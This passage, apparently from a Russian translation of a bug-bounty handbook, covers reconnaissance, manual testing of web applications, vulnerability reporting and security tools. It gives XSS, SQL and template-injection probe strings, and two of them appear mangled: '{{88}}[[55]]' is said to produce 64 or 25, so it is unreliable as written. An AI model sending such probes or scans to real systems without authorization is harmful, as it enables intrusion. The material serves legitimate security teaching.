• Какова область программы: `*.example.com` или только `www.example.com`?
• Сколько у компании поддоменов?
• Сколькими IP-адресами она владеет?
• Что это за сайт: программное обеспечение как услуга, открытый исходный код, средство совместной работы, платный или бесплатный продукт?
• Какие технологии он применяет? На каком языке написан? Какая база данных? Какие фреймворки?

Это лишь часть вопросов для начала. Предположим, мы проверяем приложение с открытой областью наподобие `*.example.com`. Сначала запустите в фоновом режиме инструменты, чтобы во время ожидания продолжить разведку. Их можно выполнять на собственном компьютере, но тогда компании вроде Akamai могут заблокировать ваш IP. Поскольку Akamai - популярный межсетевой экран веб-приложений, после блокировки могут перестать открываться распространённые сайты.

Во избежание этого рекомендую запустить виртуальный частный сервер (VPS) у облачного провайдера, разрешающего проверку безопасности со своих систем. Изучите правила: некоторые поставщики подобные испытания запрещают. Например, на момент написания Amazon Web Services не разрешала их без явного согласия.

Перечисление поддоменов

При открытой области разведку на VPS можно начать с поиска поддоменов. Чем их больше, тем шире поверхность атаки. Я рекомендую быстрый инструмент Subfinder, написанный на Go. Он собирает записи поддоменов из разнообразных источников: регистраций сертификатов, результатов поисковых систем, Wayback Machine и других.

Обычное перечисление Subfinder способно найти не всё. Поддомены конкретного SSL-сертификата обнаружить легко благодаря журналам прозрачности, где сохраняются зарегистрированные сертификаты. Если сайт регистрирует сертификат для `test.example.com`, этот поддомен, вероятно, существует хотя бы во время регистрации. Но сайт может выпустить сертификат с маской `*.example.com`. Тогда некоторые поддомены удастся найти лишь перебором.

К счастью, Subfinder также перебирает поддомены по словарю распространённых имён. Репозиторий списков безопасности SecLists на GitHub, упомянутый в приложении X, содержит такие словари. Джейсон Хэддикс также опубликовал полезный список.

Если не хотите применять Subfinder и желаете лишь просматривать SSL-сертификаты, удобным источником будет `crt.sh`, где можно проверить регистрацию сертификатов с маской. Найдя такой сертификат, ищите его хэш на `censys.io`; обычно `crt.sh` даже даёт прямую ссылку на Censys.

Закончив перечислять поддомены `*.example.com`, можно сканировать их порты и делать снимки. Но сначала подумайте, стоит ли перечислять поддомены поддоменов. Например, регистрация сертификата `*.corp.example.com` означает, что перечисление этого поддомена, вероятно, даст дополнительные цели.

Сканирование портов

После перечисления поддоменов приступайте к сканированию портов, чтобы найти дополнительные поверхности атаки, включая запущенные службы. Например, сканируя порты PornHub, Энди Гилл обнаружил открытый сервер Memcache и заработал 2500 долларов, как описано в главе 19.

Результаты также указывают на общий уровень безопасности компании. Организация, закрывшая все порты, кроме распространённых веб-портов 80 и 443 для HTTP и HTTPS, вероятно, заботится о защите. Множество открытых портов говорит об обратном и может обещать больше наград.

Два распространённых инструмента - Nmap и Masscan. Nmap старше и без знания оптимизации может работать медленно. Зато он принимает список URL и самостоятельно определяет IP для сканирования. Кроме того, его можно расширять дополнительными проверками. Например, сценарий `http-enum` перебирает файлы и каталоги. Masscan, напротив, чрезвычайно быстр и особенно удобен для списка IP-адресов. Я применяю его для распространённых портов 80, 443, 8080 и 8443, после чего совмещаю результаты со снимками экрана, рассмотренными в следующем разделе.

При сканировании списка поддоменов обращайте внимание на IP, в которые они разрешаются. Если почти все попадают в общий диапазон, например адреса AWS или Google Cloud Compute, а один отличается, исследуйте исключение. Иной IP может принадлежать специальному или стороннему приложению, защищённому хуже основных приложений компании в общем диапазоне. В главе 15 мы видели, как Франс Розен и Uranium238 использовали это при захвате служб Legal Robot и Uber.

Снимки экранов

Получив список поддоменов, полезно сделать их снимки: они дают визуальный обзор области программы. На снимках следует искать несколько вещей. Во-первых, распространённые сообщения об ошибках служб, связанных с захватом поддоменов. Как говорилось в главе 14, использующее внешние службы приложение со временем меняется, а его записи DNS могут остаться забытыми. Если злоумышленник захватит службу, последствия для приложения и пользователей могут быть значительными. Даже без сообщения об ошибке снимок может показать зависимость поддомена от сторонней службы.

Во-вторых, ищите конфиденциальное содержимое. Если почти все поддомены `*.corp.example.com` отвечают отказом 403, а один показывает форму входа на необычный сайт, его следует исследовать:

возможно, там реализовано нестандартное поведение. Следите также за административными формами входа, страницами установки по умолчанию и так далее.

Наконец, ищите интересные приложения для проверки. Пока вы с ними не познакомитесь, оценить важность поддоменного приложения трудно, однако оно может принести прекрасную награду - как приложение, где Жасмин Ландри повысил доступ SSH до удалённого выполнения кода в главе 13.

Для снимков существует несколько инструментов. На момент написания я использую HTTPScreenShot и Gowitness. HTTPScreenShot полезен по двум причинам. Во-первых, он принимает список IP, делает снимки и перечисляет дополнительные поддомены из разобранных SSL-сертификатов. Во-вторых, группирует результаты: страницы 403, ответы 500, одинаковые системы управления содержимым и так далее. Он также сохраняет найденные HTTP-заголовки. Gowitness - быстрая лёгкая альтернатива, которую я предпочитаю для списка URL, а не IP; он также записывает заголовки. Наконец, я не пользуюсь Acquatone, но инструмент стоит упомянуть. На момент написания его недавно переписали на Go, добавив группировку, удобный вывод в форматах других инструментов и прочие возможности.

Изучив поддомены и визуальную разведку, переходите к интересному содержимому.

Поиск содержимого

Существуют разные подходы. Во-первых, можно перебирать файлы и каталоги. Успех зависит от словаря; SecLists предлагает хорошие варианты, особенно списки `raft`, которыми пользуюсь я. Со временем вы можете составить собственный список часто встречающихся файлов, если будете записывать результаты этого этапа.

Имея список имён, выбирайте инструмент. Я обычно использую Gobuster или Burp Suite Pro. Gobuster - быстрый настраиваемый переборщик на Go. Получив домен и словарь, он проверяет существование каталогов и файлов и подтверждает ответ сервера. Инструмент Meg Тома Хадсона, также написанный на Go, одновременно проверяет много путей на множестве узлов. Он превосходен, когда найдено множество поддоменов и содержимое нужно искать сразу на всех.

Поскольку я передаю трафик через Burp Suite Pro, то применяю встроенный поиск содержимого или Intruder. Средство поиска Burp настраивается: можно использовать собственный или встроенный словарь, перебирать расширения файлов, задавать глубину вложенных папок и прочее. При работе с Intruder я отправляю запрос исследуемого домена, ставлю позицию полезной нагрузки в конце корневого пути, добавляю список как полезную нагрузку и запускаю атаку. Обычно сортирую результаты по длине содержимого или состоянию ответа, в зависимости от поведения приложения. Найдя интересную папку, могу снова запустить Intruder для её вложенных файлов.

Когда простого перебора файлов и каталогов недостаточно, интересные материалы помогает находить Google Dorking, применённый Бреттом Бюрхаусом в главе 10. Он особенно экономит время при обнаружении параметров URL, часто связанных с уязвимостями: `url`, `redirect_to`, `id` и других. Exploit DB ведёт базу операторов Google для специальных задач.

Другой подход - проверить GitHub компании. Там могут оказаться открытые репозитории или сведения о применяемых технологиях. Именно так Михил Принс обнаружил удалённое выполнение кода в Algolia, рассмотренное в главе 12. Инструмент GitRob обходит репозитории GitHub в поисках секретов приложения и другой чувствительной информации. Изучая код, можно найти сторонние библиотеки. Заброшенный проект или уязвимость в зависимости, влияющая на сайт, способны принести вознаграждение. Репозитории также показывают, как компания исправляла прежние ошибки, особенно у проектов с открытым исходным кодом вроде GitLab.

Предыдущие ошибки

Один из последних рекомендуемых этапов разведки - знакомство с прежними ошибками. Полезны статьи хакеров, опубликованные отчёты, CVE, эксплойты и прочее. Как неоднократно повторялось в книге, обновление кода не гарантирует исправления всех уязвимостей. Обязательно проверяйте изменения. Кроме того, исправление означает новый код, где тоже могут быть ошибки.

Ошибка Shopify Partners стоимостью 15 250 долларов, найденная @cache-money, стала результатом чтения прежнего опубликованного отчёта и повторной проверки той же функции. Подобно @cache-money, после публикации интересной или новой уязвимости прочитайте отчёт и посетите приложение. В худшем случае ничего не найдёте, но приобретёте новый навык проверки функции. В лучшем - обойдёте исправление разработчиков или обнаружите новую ошибку.

Мы рассмотрели основные области разведки и можем переходить к испытанию приложения. Но помните: разведка остаётся непрерывной частью охоты за наградами. К ней полезно возвращаться, поскольку поверхность атаки постоянно меняется и развивается.

Проверка приложения

Универсального подхода не существует. Методика и приёмы зависят от типа приложения так же, как область программы определяет разведку. Здесь я дам общий обзор вопросов и мыслительного процесса при знакомстве с новым сайтом. Но независимо от приложения нет совета лучше слов Маттиаса Карлссона (@avlidienbrunn): «Не думайте: "Все уже посмотрели, ничего не осталось". Подходите к каждой цели так, словно до вас там никого не было. Ничего не нашли? Выберите другую».

Набор технологий

Одна из первых задач - определить технологии приложения: фронтенд-фреймворки JavaScript, серверные фреймворки, сторонние службы, локальные и удалённые файлы и так далее. Обычно я наблюдаю историю веб-прокси и отмечаю отданные файлы, встреченные домены, HTML-шаблоны, возвращённый JSON и прочее. Для быстрого распознавания также очень удобно расширение Firefox Wappalyzer.

В это время я оставляю стандартную конфигурацию Burp Suite и просматриваю сайт, чтобы понять функции и заметить интересные закономерности проектирования. Так можно точнее выбрать

полезные нагрузки, как сделал Orange при обнаружении RCE Flask в Uber из главы 13. Например, если сайт использует AngularJS, проверьте `{{7*7}}` и посмотрите, появится ли где-нибудь 49. Если приложение построено на ASP.NET со включённой защитой от XSS, возможно, стоит сначала исследовать другие классы уязвимостей, оставив XSS напоследок.

Распознав Rails, вы можете знать, что URL обычно следуют шаблону `/CONTENT_TYPE/RECORD_ID`, где `RECORD_ID` - автоматически увеличивающееся целое число. Например, отчёты HackerOne имеют адреса вида `www.hackerone.com/reports/12345`. Поскольку Rails часто использует целочисленные идентификаторы, стоит в первую очередь проверить IDOR: эту ошибку легко не заметить.

Если API возвращает JSON или XML, такие вызовы могут непреднамеренно включать конфиденциальные сведения, которые не отображаются на странице. Это хорошая поверхность проверки и возможный источник утечек.

На данном этапе из наших выводов следует помнить о следующем:

• Форматы содержимого, которые ожидает или принимает сайт. XML бывает разным, а его разбор всегда может быть связан с XXE.

Следите за сайтами, принимающими `.docx`, `.xlsx`, `.pptx` и другие форматы файлов XML.
• Сторонние инструменты и службы, которые легко неверно настроить. Читая отчёты об их эксплуатации, старайтесь понять, как исследователи нашли ошибку, и применяйте этот подход.
• Кодированные параметры и способ их обработки. Странности могут говорить о взаимодействии нескольких серверных служб, которым можно злоупотребить.
• Самостоятельно реализованные механизмы аутентификации, например потоки OAuth. Незаметные различия в обработке URL перенаправления, кодирования и параметров `state` способны привести к серьёзным уязвимостям.

Карта функций

Поняв технологии сайта, я составляю карту функций. Я всё ещё просматриваю приложение, но дальнейшая работа идёт одним из трёх путей: поиск признаков уязвимостей, постановка конкретной цели или следование контрольному списку.

Ища признаки, я обращаю внимание на поведение, часто связанное с ошибками. Позволяет ли сайт создавать веб-хуки с URL? Это может привести к SSRF. Есть ли олицетворение пользователей? Оно способно раскрыть конфиденциальные персональные сведения. Можно ли загружать файлы? Способ и место их отображения могут вызвать удалённое выполнение кода, XSS и прочее. Найдя интересную функцию, я обычно останавливаюсь и начинаю проверку из следующего раздела, разыскивая признаки уязвимости: неожиданное сообщение, задержку ответа, возврат неочищенного ввода или обход серверной проверки.

При работе к цели я заранее решаю, чего хочу добиться: найти SSRF, включение локального файла, удалённое выполнение кода или иной изъян. Сооснователь HackerOne Йоберт Абма часто применяет и рекомендует этот подход; Филипп Хэрвуд использовал его при захвате приложения Facebook. Вы игнорируете остальные возможности и полностью сосредоточиваетесь на конечной цели, начиная проверку лишь после находки, которая к ней ведёт. Например, при поиске RCE неочищенный HTML в теле ответа вас не заинтересует.

Наконец, можно следовать контрольному списку. OWASP и книга *The Web Application Hacker's Handbook* предлагают исчерпывающие перечни испытаний, и пытаться превзойти их бессмысленно. Лично я так не работаю: для меня это слишком однообразно и напоминает работу по найму, а не приятное увлечение. Тем не менее список помогает не пропускать уязвимости из-за

забытых проверок или общих приёмов вроде изучения файлов JavaScript.

Поиск уязвимостей

Поняв работу приложения, начинайте испытания. Вместо жёсткой цели или списка я советую сперва искать поведение, указывающее на уязвимость. Может показаться, что следует запустить автоматический сканер, например движок Burp. Но большинство известных мне программ это запрещает; такое сканирование создаёт лишний шум и не требует никаких навыков. Сосредоточьтесь на ручной проверке.

Если карта функций не выявила ничего примечательного, я пользуюсь сайтом как обычный клиент: создаю материалы, пользователей, команды или другие доступные сущности. Во все поля ввода обычно передаю полезные нагрузки и ищу аномалии и неожиданное поведение. Как правило, я использую полиглот `<s>000'")};-//`, содержащий специальные символы, которые могут нарушить контекст отображения - HTML, JavaScript или серверного SQL-запроса. Тег `<s>` безобиден и легко заметен в неочищенном HTML по зачёркнутому тексту; кроме того, он часто остаётся неизменным, когда сайт пытается очищать вывод посредством изменения ввода.

Если создаваемое содержимое может появиться в административной панели - имя пользователя, адрес и так далее, - я применяю другую нагрузку XSSHunter для слепой XSS. Этот инструмент рассмотрен в приложении X. Если сайт использует шаблонизатор, добавляю соответствующие нагрузки. Для Angular это `{{88}}[[55]]`, после чего ищу результат 64 или 25. Я ещё не находил серверную инъекцию шаблона в Rails, но всё равно пробую `<%= ls %>` на случай, если однажды встретится встроенное отображение.

Это покрывает инъекционные уязвимости - XSS, SQLi, SSTI и другие, - но не требует глубокого размышления и быстро становится скучным повторением. Чтобы не выгореть, наблюдайте в истории прокси за интересными функциями, часто связанными с уязвимостями. Вот неполный список:

• CSRF: какие HTTP-запросы изменяют данные и есть ли в них проверяемые токены CSRF.
• IDOR: можно ли менять параметры идентификаторов.
• Логика приложения: можно ли повторять запросы между двумя разными учётными записями.
• XXE: любые HTTP-запросы, принимающие XML.
• Утечки: любое содержимое, которое должно гарантированно оставаться закрытым.
• Открытые перенаправления: URL с параметрами, связанными с перенаправлением.
• CRLF, XSS и некоторые перенаправления: запросы, отражающие параметры URL в ответе.
• SQLi: меняется ли ответ после добавления к параметру одинарной кавычки, скобки или точки с запятой.
• RCE: загрузка файлов и обработка изображений.
• Состояния гонки: отложенная обработка или различие между временем проверки и временем использования.
• SSRF: функции, принимающие URL, например веб-хуки и внешние интеграции.
• Неисправленные известные ошибки: раскрытые версии PHP, Apache, Nginx и прочего могут показать устаревшие технологии.

Список бесконечен и постоянно развивается. Если нужны новые идеи, перечитайте разделы выводов в главах книги. Тщательно исследовав функции и устав от HTTP-запросов, вернитесь к перебору файлов и каталогов: возможно, он нашёл что-то интересное. Просмотрите результаты и посетите страницы и файлы. Заодно пересмотрите область перебора. Например, обнаружив конечную точку `/api/`, попробуйте новые пути внутри неё. Так иногда открываются скрытые недокументированные возможности. Если трафик шёл через Burp Suite, программа могла извлечь из посещённых страниц дополнительные ссылки. В Burp непосещённые страницы, способные

вести к непроверенным функциям, показаны серым цветом.

Как уже говорилось, в хакинге веб-приложений нет магии. Охотнику нужны на треть знания, на треть наблюдательность и на треть упорство. Главное - глубоко исследовать приложение и тщательно проверять его, не тратя время впустую. Увидеть разницу помогает лишь опыт.

Что дальше

Закончив разведку и тщательную проверку всех найденных функций, ищите способы сделать охоту эффективнее. Я не могу дать точные указания для каждой ситуации, но предложу несколько идей.

Экономить время помогает автоматизация. Хотя в этой главе применялись автоматические инструменты, большая часть хакинга была ручной, а значит, ограниченной временем. Чтобы преодолеть барьер, поручите компьютерам часть работы. Rojan Rijal (@uranium238) опубликовал ошибку Shopify, найденную через пять минут после запуска уязвимого поддомена. Такая скорость стала результатом автоматизации разведки Shopify. Автоматизация хакинга выходит за рамки книги, и успешным охотником вполне можно стать без неё, но так некоторые исследователи повышают доход. Начните с разведки: можно автоматизировать перебор поддоменов, сканирование портов, визуальный обзор и другие задачи.

Другая возможность - мобильные приложения из области программы. Книга посвящена веб-хакингу, но мобильная среда даёт множество новых целей. По моему опыту, можно проверять сам код приложения или API, с которыми оно взаимодействует. Я предпочитаю второе: это похоже на веб-хакинг и позволяет искать IDOR, SQLi, RCE и другие знакомые классы. Для начала передавайте трафик телефона во время работы приложения через Burp.

Так вы увидите HTTP-вызовы и сможете их изменять. Иногда приложение применяет закрепление SSL: оно не признаёт сертификат Burp, и проксировать трафик нельзя. Обход закрепления, настройка прокси телефона и мобильный хакинг выходят за рамки книги, но дают прекрасную возможность научиться новому.

Следующая область - обнаружение новых функций сразу после их добавления. Филипп Хэрвуд мастерски владеет этим навыком. Он входит в число лидеров программы Facebook, если не занимает первое место, и открыто публикует находки на своём сайте. Его статьи постоянно упоминают новые функции и уязвимости, найденные раньше других благодаря быстрому обнаружению. Франс Розен поделился частью своей методики в блоге Detectify. Чтобы следить за новыми возможностями, читайте инженерные блоги сайтов, наблюдайте за их инженерными аккаунтами Twitter, подписывайтесь на рассылки и так далее.

Новые функции можно также находить по изменениям файлов JavaScript. Это особенно мощный метод для сайтов, отображающих содержимое фронтенд-фреймворками. В таких файлах должны быть указаны почти все применяемые сайтом конечные точки HTTP. Изменения могут означать новые или переработанные функции для проверки. Йоберт Абма, Бретт Бюрхаус и Бен Садегипур рассказывали о соответствующих подходах; найдите их имена вместе со словом reconnaissance в Google.

Хотя при желании заработать это кажется нелогичным, можно платить за доступ к функциям. Франс Розен и Рон Чан рассказывали об успехе с платными возможностями; я тоже получал результат, приобретая продукты, подписки и службы, расширяющие область испытаний. Другие вряд ли захотят платить за возможности неиспользуемого сайта, поэтому там чаще остаются неоткрытые уязвимости. Рон Чан, например, заплатил несколько тысяч долларов за приложение и нашёл столько ошибок, что вложение полностью окупилось.

Наконец, подробно изучайте известные вам технологии, библиотеки и программы компании. Чем лучше вы понимаете их работу, тем вероятнее найдёте ошибку в применении. Например, уязвимости ImageMagick из главы 13 требовали знания ImageMagick и определённых ею форматов файлов. Можно исследовать связанные с такими библиотеками технологии: Тэвис Орманди сделал это и раскрыл дополнительные ошибки Ghostscript, который поддерживает ImageMagick. File Descriptor пишет в своём блоге, что читает RFC веб-технологий и особенно разделы о безопасности, сравнивая предписанную работу с реальной. Его глубокое знание OAuth - прекрасный пример погружения в технологию, используемую множеством сайтов.

Итоги

В этой главе я попытался показать возможный подход к хакингу, основанный на моём опыте и интервью с ведущими охотниками. До сих пор больше всего успеха приносили исследование цели, понимание её функций и сопоставление их с классами уязвимостей.

При этом я продолжаю изучать две области и призываю вас поступать так же: автоматизацию и документирование собственной методики. Существует множество инструментов, облегчающих жизнь; здесь упоминались Burp, ZAP, Nmap и Gowitness. Помните о них во время хакинга, чтобы рациональнее расходовать время.

Наконец, исчерпав обычные пути поиска, повышайте результативность за счёт более глубокого исследования мобильных приложений и новых функций проверяемых сайтов.

Глава 22. Отчёты об уязвимостях

Наконец настал день, когда вы нашли первую уязвимость. Прежде всего поздравляю! Серьёзно: находить уязвимости нелегко, а вот разочароваться очень просто.

Мой первый совет - успокойтесь и не поддавайтесь чрезмерному восторгу. Я знаю радость при отправке отчёта и подавляющее чувство отказа, когда компания заявляет, что это не уязвимость, закрывает заявку и тем самым ухудшает вашу репутацию на платформе.

Я хочу помочь вам этого избежать. Начнём с самого главного.

Прочитайте правила раскрытия

На HackerOne и Bugcrowd каждая компания перечисляет области, входящие и не входящие в программу. Надеюсь, вы прочитали правила заранее и не потратили время впустую. Если нет, сделайте это сейчас. Убедитесь, что находка не известна и не исключена из программы.

Вот болезненный пример из моего прошлого. Первую уязвимость я нашёл в Shopify: если передать редактору неверно сформированный HTML, анализатор исправлял его и сохранял XSS. Я был безмерно счастлив. Охота приносила плоды, и мне не терпелось отправить отчёт.

Ликуя, я нажал кнопку и стал ждать 500 долларов. Вместо этого мне вежливо объяснили, что уязвимость известна и исследователей просили о ней не сообщать. Заявку закрыли, я потерял 5 баллов и хотел провалиться сквозь землю. Урок был суровым.

Учитесь на моих ошибках: ЧИТАЙТЕ ПРАВИЛА!

Добавьте подробности. Затем добавьте ещё

Если хотите серьёзного отношения к отчёту, предоставьте подробное описание, как минимум включающее:

• URL и все затронутые параметры, с помощью которых найдена уязвимость;
• браузер, операционную систему, когда это существенно, и/или версию приложения;

• предполагаемые последствия: как можно эксплуатировать ошибку;
• действия для воспроизведения.

Все эти требования встречались у крупных компаний на HackerOne, включая Yahoo, Twitter и Dropbox. Чтобы сделать больше, добавьте снимок или видеодоказательство концепции (proof of concept, POC). Оба чрезвычайно полезны: они помогут компании понять уязвимость.

На этом этапе оцените последствия именно для сайта. Хранимая XSS в Twitter потенциально очень серьёзна из-за огромного числа пользователей и взаимодействия между ними. Сайт с минимальным общением может считать ту же ошибку менее опасной. И наоборот, утечка личных сведений с чувствительного сайта вроде PornHub может иметь большее значение, чем в Twitter, где большинство пользовательских данных уже публичны и, возможно, не столь неловки.

Подтвердите уязвимость

Вы прочитали правила, составили отчёт и приложили снимки. Остановитесь и убедитесь, что сообщаете о настоящей уязвимости.

Например, если вы пишете, что компания не использует токен CSRF в заголовках, проверили ли вы параметры? Может быть, среди них есть значение, действующее как токен CSRF, но называющееся иначе.

Я настоятельно советую подтвердить ошибку до отправки. Очень неприятно считать, что вы нашли серьёзную проблему, а затем понять, что неверно истолковали результаты.

Окажите себе услугу: потратьте ещё минуту и всё перепроверьте.

Уважайте компанию

Судя по моим испытаниям процесса создания компании на HackerOne - да, исследователь может его проверить, - после запуска новой программы команда бывает завалена отчётами. Дайте компании возможность изучить сообщение и ответить.

Некоторые организации указывают сроки в правилах, другие нет. Соотносите свой восторг с их рабочей нагрузкой. По словам поддержки HackerOne, она поможет связаться с компанией, если ответа нет не менее двух недель.

Но сначала вежливо спросите в отчёте, появились ли новости. Обычно компания объяснит ситуацию. Если ответа нет, подождите и попробуйте снова, прежде чем обострять вопрос. Когда уязвимость подтверждена, помогите проверить исправление после его выпуска.

При подготовке книги мне посчастливилось поговорить с Адамом Баккусом, который в мае 2016 года пришёл в HackerOne на должность Chief Bounty Officer. Беседы открыли мне другую сторону программ. Ранее Адам работал в Snapchat, где связывал команду безопасности с остальными инженерными коллективами, и в группе управления уязвимостями Google, помогая вести Google Vulnerability Reward Program.

Благодаря Адаму я понял множество проблем, с которыми сталкиваются специалисты по разбору отчётов:

• **Шум.** Программы получают массу недействительных сообщений; об этом писали и HackerOne, и Bugcrowd. Я точно внёс свой вклад. Надеюсь, книга поможет вам избежать этого: бесполезные отчёты отнимают время и деньги и у вас, и у программы.
• **Приоритизация.** Нужно каким-то образом определять очерёдность исправлений. Это трудно, когда несколько ошибок имеют сходные последствия, а новые отчёты поступают непрерывно.
• **Подтверждение.** При разборе заявку необходимо проверить, а это снова требует времени. Поэтому хакеры обязаны давать ясные инструкции: что найдено, как воспроизвести и почему это важно. Одного видео недостаточно.
• **Ресурсы.** Не каждая компания может выделить штатных сотрудников только для программы. Иногда отчёты принимает один человек, иногда сотрудники совмещают обязанности и дежурят по очереди. Любой пробел в сведениях или задержка необходимых данных оказывает серьёзное влияние.
• **Создание исправления.** Программирование требует времени, особенно при полном цикле: отладке, регрессионных тестах, развёртывании в промежуточной среде и выпуске в рабочую. А что, если разработчики ещё не знают первопричину? Всё это продолжается, пока хакеры теряют терпение и ждут оплаты. Нужны ясное общение и взаимное уважение.
• **Управление отношениями.** Программы хотят, чтобы хакеры возвращались. HackerOne писала, что влияние находок возрастает, когда исследователь отправляет одной программе больше ошибок. Поэтому приходится искать равновесие и развивать отношения.

• **Связи с прессой.** Всегда существует давление: ошибку могут пропустить, слишком долго исправлять или назначить слишком низкую награду, после чего хакер обратится в Twitter или СМИ. Это влияет на специалистов по разбору, их отношения и работу с исследователями.

Я хочу очеловечить процесс. Мне доводилось переживать и хороший, и плохой опыт. В конце концов хакеры и программы работают вместе; понимание трудностей каждой стороны улучшает результат для всех.

Вознаграждения

Если компания платит за уязвимости, уважайте её решение о сумме.

Сооснователь HackerOne Йоберт Абма пишет на Quora в ответе «Как стать успешным охотником за вознаграждениями?»[1]:

> Если вы не согласны с полученной суммой, обсудите, почему, по вашему мнению, находка заслуживает большего. Не просите другую награду без объяснения. В свою очередь, компания должна уважать ваше время и ценность.

Не говорите «гоп», пока не перепрыгнете

17 марта 2016 года Маттиас Карлссон написал прекрасную статью о предположительно найденном обходе политики одного источника (Same Origin Policy, SOP) - защитного механизма, определяющего доступ сценариев к содержимому сайтов, - и любезно позволил включить часть материала сюда. У Маттиаса отличная история на HackerOne: на 28 марта 2016 года он находился в 97-м процентиле Signal и 95-м по Impact, найдя 109 ошибок в HackerOne, Uber, Yahoo, Cloudflare и других компаниях.

«Не говорите "привет", пока не пересекли пруд» - шведская поговорка: не празднуйте, пока не уверены окончательно. Вы, вероятно, понимаете, почему она здесь: хакинг - не сплошное солнце и радуга.

По словам Маттиаса, он экспериментировал с Firefox и заметил, что браузер в OS X принимает неправильно сформированные имена узлов: URL `http://example.com..` открывал `example.com`, но отправлял `example.com..` в заголовке `Host`. Затем он попробовал `http://example.com..evil.com` и получил тот же результат.

Маттиас сразу решил, что это обход SOP, поскольку Flash воспримет `http://example.com..evil.com` как адрес в домене `*.evil.com`. Он проверил первые 10 000 сайтов Alexa и обнаружил, что эксплуатировать можно 7%, включая Yahoo.com.

Он подготовил статью, но решил всё подтвердить. Коллега проверил - да, его виртуальная машина тоже показала ошибку. Маттиас обновил Firefox - да, она осталась. Затем намекнул о находке в Twitter. По его мысли, ошибка подтверждена, верно?

Нет. Он забыл обновить операционную систему. После установки последней версии ошибка исчезла. Оказалось, о ней сообщили шестью месяцами ранее, а обновление до OS X Yosemite 10.10.5 устраняло проблему.

Я привожу этот случай, чтобы показать: даже превосходные хакеры ошибаются, и перед отчётом эксплуатацию нужно подтвердить.

Огромное спасибо Маттиасу за разрешение. Рекомендую его Twitter @avlidienbrunn и `labs.detectify.com`, где он описал историю.

Напоследок

Надеюсь, глава помогла вам подготовиться к прекрасному отчёту. Перед отправкой остановитесь и подумайте: если его опубликуют и прочитают все, будете ли вы им гордиться?

Будьте готовы отстаивать и обосновывать каждое сообщение перед компанией, другими хакерами и самим собой. Я говорю это не для устрашения, а как совет, которого мне не хватало в начале. Тогда я определённо отправлял сомнительные отчёты, лишь бы попасть в список и оказаться полезным. Но компании получают лавину сообщений. Гораздо полезнее найти полностью воспроизводимую ошибку безопасности и ясно о ней рассказать.

Вы можете спросить: какая разница, пусть компания решает, и кого волнует мнение других хакеров? Справедливо. Но по крайней мере на HackerOne отчёты имеют значение: статистика отслеживается, и каждая действительная находка влияет на Signal - показатель от -10 до 7, усредняющий ценность ваших сообщений:

• за спам вы получите -10;
• за неприменимый отчёт -5;

• за информационный - 0;
• за исправленный отчёт - 7.

И снова: кому какое дело? Signal определяет, кого приглашают в закрытые программы и кто может отправлять отчёты в публичные. Закрытая программа обычно является свежей целью: сайт только начинает участвовать и открывается ограниченному числу хакеров. Следовательно, потенциальные уязвимости сопровождаются меньшей конкуренцией.

А теперь моя история как предупреждение об отчётах другим компаниям.

Меня пригласили в закрытую программу, где за один день я нашёл восемь уязвимостей. Но вечером отправил отчёт другой программе и получил N/A. Signal упал до 0,96. На следующий день при попытке снова сообщить закрытой программе появилось уведомление: Signal слишком низок, и 30 дней я не могу отправлять отчёты ей или любой другой компании с минимальным требованием 1,0.

Это было ужасно. За время ожидания никто не нашёл мои уязвимости, но мог бы, и я потерял бы деньги. Я ежедневно проверял, вернулась ли возможность сообщать. С тех пор я поклялся улучшать Signal. Поступайте так же!

Удачной охоты!

Сноски

[1] [назад] Ответ Йоберта Абмы: quora.com.

Глава 23. Инструменты

Ниже без определённого порядка приведён длинный список средств, полезных при поиске уязвимостей. Некоторые автоматизируют работу, но не должны заменять ручные испытания, внимательное наблюдение и интуитивное мышление.

Огромное спасибо сооснователю HackerOne Михилу Принсу за помощь со списком и советы по эффективному применению инструментов.

Burp Suite

portswigger.net

Burp Suite - комплексная платформа проверки безопасности и почти обязательный инструмент для начинающего. Она включает:

• перехватывающий прокси для просмотра и изменения трафика сайта;
• учитывающий структуру приложения Spider для пассивного или активного обхода содержимого и функций;
• веб-сканер автоматического поиска уязвимостей;
• Repeater для изменения и повторной отправки отдельных запросов;
• Sequencer для проверки случайности токенов;
• Comparer для сопоставления запросов и ответов.

Баки Робертс из New Boston подготовил вводный видеокурс по Burp Suite.

ZAP Proxy

owasp.org

OWASP Zed Attack Proxy (ZAP) - бесплатная общественная платформа проверки безопасности с открытым исходным кодом, сходная с Burp. В ней есть прокси, Repeater, сканер, переборщик каталогов и файлов и другие средства. Поддерживаются дополнения, поэтому разработчик может создавать новые возможности. На сайте много полезных материалов для начала работы.

Knockpy

github.com

Knockpy - инструмент Python, перебирающий огромный словарь для поиска поддоменов компании. Чем больше поддоменов, тем шире доступная проверке поверхность и выше шанс найти уязвимость.

Это репозиторий GitHub: его нужно скачать по приведённым там инструкциям и установить Python. Авторы проверяли версию 2.7.6 и рекомендуют DNS Google (`8.8.8.8` или `8.8.4.4`).

Hostile Sub Bruteforcer

github.com

Приложение @nahamsec (Бена Садегипура - прекрасного человека) перебирает поддомены и сообщает IP-адрес, узел и правильность настройки, проверяя AWS, GitHub, Heroku, Shopify, Tumblr и Squarespace. Оно отлично подходит для поиска возможностей захвата поддоменов.

Sublist3r

github.com

Согласно `README.md`, Sublist3r - инструмент Python для перечисления поддоменов сайтов через поисковые системы. Он помогает специалистам по испытаниям на проникновение и охотникам собирать поддомены цели. Поддерживаются Google, Yahoo, Bing, Baidu и Ask; впоследствии могут появиться другие системы. Sublist3r также получает сведения из Netcraft, VirusTotal, ThreatCrowd, DNSdumpster и PassiveDNS.

Для повышения вероятности находок в Sublist3r встроили `subbrute`, перебирающий улучшенный словарь. Благодарность его автору TheRook.

crt.sh

crt.sh

Поисковый сайт для журналов прозрачности сертификатов, раскрывающий связанные с ними поддомены.

IPV4info.com

ipv4info.com

Прекрасный сайт, о котором я снова узнал благодаря Филиппу Хэрвуду. Он находит домены на заданном сервере. Например, запрос `yahoo.com` покажет диапазон IP Yahoo и все домены, обслуживаемые теми же серверами.

SecLists

github.com

Строго говоря, это не отдельный инструмент, а собрание разных списков для хакинга: имён пользователей, паролей, URL, строк фаззинга, распространённых каталогов, файлов, поддоменов и прочего. Проект ведут Дэниел Мисслер и Джейсон Хэддикс, гость пятого интервью Hacking Pro Tips.

XSSHunter

xsshunter.com

Инструмент Мэтта Брайанта[1], прежде работавшего в команде безопасности Uber, помогает находить слепые XSS, то есть те, срабатывания которых вы по какой-либо причине не видите. После регистрации вы получаете специальный короткий домен `xss.ht`, который обозначает вашу XSS и размещает полезную нагрузку. При срабатывании служба автоматически собирает сведения о месте и отправляет уведомление по электронной почте.

